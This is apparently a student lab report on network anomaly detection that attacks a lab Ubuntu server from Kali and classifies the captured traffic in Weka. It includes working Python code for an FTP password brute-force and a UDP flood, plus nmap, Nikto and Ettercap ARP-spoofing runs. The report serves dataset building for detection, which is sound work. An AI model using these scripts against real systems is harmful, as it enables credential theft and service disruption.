Security Tools Lab 1
Project 2 - Network Anomaly Detection

Group Project by Gowtham Baskar (1006523) & Aw Kok Pheng (1006529)


Contents

1. Project Introduction

In this project, we set up three virtual machines in the network simulation tool GNS3. These three VMs include a benign client VM, an attacker Kali VM and ubuntu server VM with all the services. On the Ubuntu server, these are the following services that are running, the FTP, SSH, http, Domain, MariaDB and the SMTP. We will use the attacker Kali VM to perform attack on the each of these servers individually. The network traffic generated during these attacks will be recorded and saved for analysis using both WEKA and T-shark.

2. Network Topology

The network topology of this project consists of three virtual machines connected using GNS3 network simulator.



Host	IP (NAT Network is set as 192.168.122.0/24)
External Network	
Malicious	192.168.122.21
Internal Network	
Benign	192.168.122.67(Old IP), 192.168.122.182(New IP)
Ubuntu Server	192.168.122.242(Old IP), 192.168.122.241(New IP)

2.1 Ubuntu Server

We used an Ubuntu Server to set up the client server VM. On this VM, we set up the FTPd server, httpd server, SSH server and bind9 server. T-Shark is installed on this VM to capture the traffic coming from the attacker Kali VM.

```
mssd@UbuntuServer:~/Desktop$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.122.241  netmask 255.255.255.0  broadcast 192.168.122.255
        inet6 fe80::c96d:efac:bbaf:5c72  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:76:e9:a5  txqueuelen 1000  (Ethernet)
        RX packets 1125  bytes 1385130 (1.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 876  bytes 75414 (75.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 190  bytes 16699 (16.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 190  bytes 16699 (16.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2.2 Attack Machine

The attacker VM is a Kali VM. Kali is selected as it has the tools needed to simulate the attacks.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.122.21  netmask 255.255.255.0  broadcast 192.168.122.255
        inet6 fe80::a00:27ff:fedb:966a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:db:96:6a  txqueuelen 1000  (Ethernet)
        RX packets 122  bytes 18418 (17.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 154  bytes 16366 (15.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2.3 Benign Machine

The Benign VM is a Ubuntu VM. This VM is used for all benign traffic flow to the Ubuntu Server.


```
benign@osboxes:~/Desktop$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP grou
p default qlen 1000
    link/ether 0c:0e:bd:e2:00:00 brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 192.168.122.182/24 brd 192.168.122.255 scope global dynamic noprefixrou
te ens3
       valid_lft 3373sec preferred_lft 3373sec
    inet6 fe80::8428:873a:df85:c633/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
benign@osboxes:~/Desktop$
```

3 Setting up the services on Ubuntu Server VM

3.1 FTP server

FTP server is installed using the command below.

<sudo apt install vsftpd>



3.2 OpenSSH Server


OpenSSH Server is installed on the Ubuntu server using the below command.

<sudo apt install openssh-server>

3.3 http server

For the http server, we are using Apache web server which was installed using the command below.


<sudo apt install apache2>



3.4 DNS Server

For the DNS server, we are setting up Bind9 server which was installed using the command below.

<sudo apt install bind9>




In Bind9 server, we set up the FQDNS to be “mssd.local”. Both the benign and the malicious machines were modified to communicate with each other in the “/etc/resolv.conf”.

```
mssd@UbuntuServer:/etc/bind$ cat named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

//Forward Lookup Zone
zone "mssd.local" IN {
        type master;
        file "/etc/bind/db.mssd.local";
};

//Reverse Lookup Zone

zone "122.168.192.in-addr.arpa" IN {
        type master;
        file "/etc/bind/db.122.168.192";
};
```

```
mssd@UbuntuServer:/etc/bind$ cat db.mssd.local
;
; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     ns1.mssd.local. root.mssd.local. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns1.mssd.local.
@       IN      A       192.168.122.241
ns1     IN      A       192.168.122.241
www     IN      A       192.168.122.241
ftp     IN      A       192.168.122.241
@       IN      MX      10      mail
mail    IN      A       192.168.122.241
@       IN      AAAA    ::1
```

As shown below, both the benign and the malicious machines are able to ping to www.mssd.local.

```
;; MSG SIZE  rcvd: 88

┌──(kali㉿kali)-[~/Desktop]
└─$ nslookup www.mssd.local
Server:         192.168.122.241
Address:        192.168.122.241#53

Name:   www.mssd.local
Address: 192.168.122.241

┌──(kali㉿kali)-[~/Desktop]
└─$
```



3.5 SMTP

We set up a Postfix email routing agent for the sending of test emails. The command for installing Postfix is as follows:


```
sudo apt-get install postfix -y
```

```
mssd@UbuntuServer:/var/spool/mail$ sudo apt-get install postfix
[sudo] password for mssd:
Reading package lists... Done
Building dependency tree... Done
```

3.6 SQL Server (MySQL and Maria DB)


Integrated with the Apache server, a web service is set up on the docker container. This web service is using Juice-shop. Juice shop is written Node.js and Angular. It is mainly used in demo or security purposes. The command for Juice Shop is used in the ubuntu server as follows:

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```



We also integrated another webservice in the apache called DVWA. DVWA website on the Ubuntu server.

```
mssd@UbuntuServer:/var/www/html/DVWA/config$ sudo apt install mysql-server
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  galera-4 libconfig-inifiles-perl libdaxctl1 libdbd-mysql-perl libdbi-perl
  libmariadb3 libmysqlclient21 libndctl6 libpmem1 libsnappy1v5 libterm-readkey-perl
  liburing2 mariadb-common socat
```



Both these websites will be used as the target for the attacks that are carried out in this project.

After setting up all the required services, Nmap port scan is performed, and the following image shows the open ports on the Ubuntu server.

```
mssd@UbuntuServer:~$ sudo nmap -sV localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-21 19:03 +08
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 57.14% done; ETC: 19:03 (0:00:05 remaining)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp    Postfix smtpd
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
631/tcp  open  ipp     CUPS 2.4
3000/tcp open  ppp?
3306/tcp open  mysql   MySQL 5.5.5-10.6.7-MariaDB-2ubuntu1.1
```

4 . The Attacks

The table below shows a summary of the attacks performed.

	Time	Host	Description
Benign			
Normal Benign Traffic	5:00 Pm to 5:15 PM	Benign Machine	Surfing Internet from the Web servers (DVWA, OWASP JuiceShop) created in our server. Accessed ftp and ssh connection without failure. Normal ICMP request
Attack			
NMAP Probing Attack	5:15PM to 5:30 PM	Malicious Machine (Kali)	As per the code
DDOS Attack	5:30PM to 5:40 PM	Malicious Machine (Kali)	As per the code
Brute force Attack FTP	5:40PM to 5:55 PM	Malicious Machine (Kali)	As per the code
Vulnerability Scan	5:55PM to 6:00 PM	Malicious Machine (Kali)	Used Nikto to generate a vulnerability scanner
MITM Attack	6:00PM to 6:15 PM	Malicious Machine (Kali) + Benign Machine	Generated MITM attack using Ettercap and captured packets in between the Benign and Server (Able to acquire the login credentials)

4.1 Benign Flow Capture

We simulated usual non-malicious web access by accessing the websites like OWASP JuiceShop and DVWA. We also simulated a true FTP and SSH connection from the benign machine. We also generated a ICMP requested, DIG request and NSLOOKUP request. This activity was performed for about 15 minutes.

4.2 FTP Brute Force Attack

The first attack is the FTP brute force attack. In this attack, we will use a code written in python to perform a brute force attack on the Ubuntu's FTP server, to obtain the log in credentials. Below is the python code used for this attack. Code is attached in the project folder as "Bruteforce_FTP.py"

```
import ftplib
from threading import Thread
import queue
from colorama import Fore, init # for fancy colors, nothing else

q = queue.Queue()
n_threads = 30

# hostname or IP address of the FTP server
host = "192.168.122.241"
# username of the FTP server, root as default for linux
user = "mssd"
# port of FTP, aka 21
port = 21

def connect_ftp():
    global q
    while True:
        # get the password from the queue
        password = q.get()
        # initialize the FTP server object
        server = ftplib.FTP()
        print("[!] Trying", password)
```

```
        try:
            # tries to connect to FTP server with a timeout of 5
            server.connect(host, port, timeout=5)
            # login using the credentials (user & password)
            server.login(user, password)
        except ftplib.error_perm:
            # login failed, wrong credentials
            pass
        else:
            # correct credentials
            print(f"{Fore.GREEN}[+] Found credentials: ")
            print(f"\tHost: {host}")
            print(f"\tUser: {user}")
            print(f"\tPassword: {password}{Fore.RESET}")
            # we found the password, let's clear the queue
            with q.mutex:
                q.queue.clear()
                q.all_tasks_done.notify_all()
                q.unfinished_tasks = 0
        finally:
            # notify the queue that the task is completed for this password
            q.task_done()

# read the wordlist of passwords
my_list = 'amsd'
passwords = []
for current in range(4):
   a = [i for i in my_list]
   for y in range(current):
      a = [x+i for i in my_list for x in a]
   if current ==3:
      passwords = passwords+a
print("[+] Passwords to try:", len(passwords))
# put all passwords to the queue
for password in passwords:
    q.put(password)
# create `n_threads` that runs that function
for t in range(n_threads):
    thread = Thread(target=connect_ftp)
    # will end when the main thread end
    thread.daemon = True
    thread.start()
# wait for the queue to be empty
q.join()
passwords = []
for current in range(4):
   a = [i for i in my_list]
   for y in range(current):
      a = [x+i for i in my_list for x in a]
   if current ==3:
      passwords = passwords+a
print("[+] Passwords to try:", len(passwords))
# put all passwords to the queue
for password in passwords:
    q.put(password)
# create `n_threads` that runs that function
for t in range(n_threads):
    thread = Thread(target=connect_ftp)
    thread.daemon = True
    thread.start()
q.join()
```

4.3 Distributed Denial of Service Attack

The next attack is the DDOS attack. In this attack, we used a python code to send random sized packets to the target. This code will send packets to all the ports , from port 1 to port 65534 in a infinite repeat loop. The code used for this is as follows:

```
import sys
import os
import socket
import random

###############
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
bytes = random._urandom(1490)
#############

os.system("figlet DDos Attack")
#########
print("MSSD DDOS Attack by Gowtham and Melvin")
ip = "192.168.122.241"
port = 80
###########
os.system("figlet Attack Starting")
sent = 0
while True:
     sock.sendto(bytes, (ip,port))
     sent = sent + 1
     port = port + 1
     print ("Sent %s packet to %s throught port:%s"%(sent,ip,port))
     if port == 65534:
       port = 1
```

4.4 Nmap Probing Atatck

This attack using nmap to perform a port scan to the Ubuntu target. In this port scan, we have set the below parameter to create more noise in the scanning progress to generate malicious packets.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -A -O -Pn -sX 192.168.122.241
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-21 07:40 EDT
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.50% done; ETC: 07:40 (0:00:00 remaining)
Nmap scan report for 192.168.122.241
Host is up (0.0011s latency).
Not shown: 995 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
```


4.5 Vulnerability Scan using Nikto

Additionally, we have performed a black box vulnerability scan from the malicious machine to generate malicious packets.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nikto -h www.mssd.local
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.122.241
+ Target Hostname:    www.mssd.local
+ Target Port:        80
+ Start Time:         2022-08-21 07:53:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.52 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protec
t against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 29af, size: 5e6bbde98f481
, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
```

4.6 Man in The Middle Attack

The next attack is the man in the middle attack. In this attack, we are using Ettercap to perform ARP spoofing so that the traffic will be routed to the attacker and the received and vice versa.



During this attack, I've logged into the benign machine and logged into the DVWA website present in the server. We were able to capture the username and password of the admin user from the malicious machine as shown below.



5 Data Collection

In our project, we will be using T-Shark to capture the incoming network traffic from both benign and the attacker VM.

5.1 T-Shark Feature Extraction

T-Shark was used to capture the network traffic data generated through the benign machine as well as the malicious machine during the attacks. Attached code to capture and convert PCAP to CSV below.

```
T-Shark -r Malicious.pcap -T fields -E header=y -E separator=, -E quote=d -E occurrence=f -e
ip.src -e ip.dst -e ip.len -e ip.flags.df -e ip.flags.mf \-e ip.fragment -e ip.fragment.count
-e ip.fragments -e ip.ttl -e ip.proto -e tcp.window_size -e tcp.ack -e tcp.seq -e tcp.len -e
tcp.stream -e tcp.urgent_pointer \-e tcp.flags -e tcp.analysis.ack_rtt -e tcp.segments -e
tcp.reassembled.length -e http.request -e udp.port -e frame.time_relative -e frame.time_delta
-e tcp.time_relative -e tcp.time_delta > Malicious.csv
```

After conversion, we updated the 'Label' field with 'Benign' for the benign activity capture and with 'Malicious' for the packets captured during the malicious activity. Then, we combined all the data into a single CSV file "Master.csv".

5.2 Data Cleaning

We performed a data cleaning using the following python script. This script will replace all the null values in the CSV with a 0 and converts certain non-integer fields like "tcp.flags" to integers and the data is saved in a new csv file as "Updated_Master.csv"


```
import pandas as pd
import numpy as np
import ipaddress

df = pd.read_csv('Master.csv')
df1 = df.replace(np.nan, 0)
df1['tcp.flags'] = df1['tcp.flags'].apply(lambda x: int(str(x), 16))
df1['ip.dst'] = df1['ip.dst'].apply(lambda x: int(ipaddress.IPv4Address(x)))
df1['ip.src'] = df1['ip.src'].apply(lambda x: int(ipaddress.IPv4Address(x)))
df1.to_csv('Updated_Master.csv')
print(df1)
```

6 Data Analysis

Weka will be used to analyse the captured data stored in “Updated_Master.csv”.

6.1 Weka Feature Ranking

The screen capture below shows the result of Weka’s ranking



Using the data collected, we ran the data in Weka using J48, Naïve Bayes and SMO

6.2 J48

Weka Explorer

Preprocess | Classify | Cluster | Associate | Select attributes | Visualize

Classifier

Choose **J48** -C 0.25 -M 2

Test options

- Use training set
- Supplied test set — Set...
- Cross-validation — Folds 10
- Percentage split — % 66

More options...

(Nom) label


Start | Stop

Result list (right-click for options)

